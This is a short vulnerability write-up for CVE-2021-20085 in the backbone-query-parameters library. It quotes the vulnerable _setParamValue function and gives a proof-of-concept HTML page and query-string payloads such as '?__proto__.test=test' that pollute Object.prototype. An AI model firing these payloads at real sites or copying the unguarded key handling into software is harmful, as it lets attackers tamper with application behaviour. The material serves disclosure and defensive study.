backbone-query-parameters

URL: https://github.com/jhudson8/backbone-query-parameters

CVE

CVE-2021-20085

Vulnerable code fragment

https://github.com/jhudson8/backbone-query-parameters/blob/d6fb511bddc1b213a3b766bd10dfaf5d3b5d5aab/backbone.queryparams.js


```
  _extractParameters: function(route, fragment) {
    ...
      if (queryString) {
        var self = this;
        iterateQueryString(queryString, function(name, value) {
          self._setParamValue(name, value, data);

...

  _setParamValue: function(key, value, data) {
    // use '.' to define hash separators
    key = key.replace('[]', '');
    key = key.replace('%5B%5D', '');
    var parts = key.split('.');
    var _data = data;
    for (var i=0; i<parts.length; i++) {
      var part = decodeURIComponent(parts[i]);
      if (i === parts.length-1) {
        // set the value
        _data[part] = this._decodeParamValue(value, _data[part]);
      } else {
        _data = _data[part] = _data[part] || {};
      }
    }
  },
```

PoC

```
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/underscore.js/1.11.0/underscore-min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/backbone.js/1.4.0/backbone-min.js"></script>
<script src="https://raw.githack.com/jhudson8/backbone-query-parameters/d6fb511bddc1b213a3b766bd10dfaf5d3b5d5aab/backbone.queryparams
<script>
  var AppRouter = Backbone.Router.extend({
    routes: {
        "*vars":               "test"
    },
    test: function(vars) {
    }
});
var appRouter = new AppRouter();
Backbone.history.start();
</script>
```



```
?__proto__.test=test
?constructor.prototype.test=test
?__proto__.array=1|2|3
```